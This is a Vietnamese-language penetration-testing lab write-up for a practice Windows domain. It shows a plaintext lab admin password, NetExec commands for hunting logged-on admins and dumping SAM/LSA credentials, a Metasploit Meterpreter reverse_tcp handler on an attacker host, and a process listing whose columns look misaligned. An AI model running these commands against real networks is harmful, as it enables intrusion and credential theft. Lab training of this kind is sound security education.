


Lab 9. Controlling the entire network

Chuẩn bị: Đăng nhập bằng tài khoản Domain Admin
capsulecorp.local\Administrator PassW0rd32!




Bước 1: Săn lùng Quản trị viên (User Hunting) không để lại dấu vết

```
# Tạo thư mục lưu trữ cho gọn gàng  
mkdir -p ~/capsulecorp/discovery  
# Quét cả dải mạng hoặc chỉ định đích danh các máy Windows  
echo "192.168.56.100-110" > ~/capsulecorp/discovery/targets.txt
```

Thực thi lệnh Hunt bằng NetExec

```
nxc smb 192.168.56.0/24 -u vagrant -p vagrant --local-auth --loggedon-users
```




Ghi chú: Máy Win-AKT... ở đây là máy Goku


Khai thác máy TIEN để lấy Credential

Dump password lưu cục bộ trên máy TIEN


```
nxc smb 192.168.56.104 -u vagrant -p vagrant --local-auth --sam
```

```
nxc smb 192.168.56.104 -u vagrant -p vagrant --local-auth --lsa
```






Bước 2. Harvest mật khẩu domain admin trong RAM tại máy domain admin đăng nhập



Msfconsole



use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp


set lhost 192.168.56.108

set LPORT 8443

exploit -j

sessions -l


sessions -i 3



The screenshot shows a Kali Linux terminal window titled "vagrant@packerAutoKali-default: ~". The terminal displays the output of the "ps" command in a Meterpreter session. The output is a table with columns: PID, PPID, Name, Arch, Session, User, and Path. The table lists various system processes running on the target machine.

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Processes]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
264	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
288	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
336	328	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wmpnetwk.exe
344	472	wmpnetwk.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
384	328	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
396	376	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
436	376	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
472	384	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
484	384	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
488	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svch

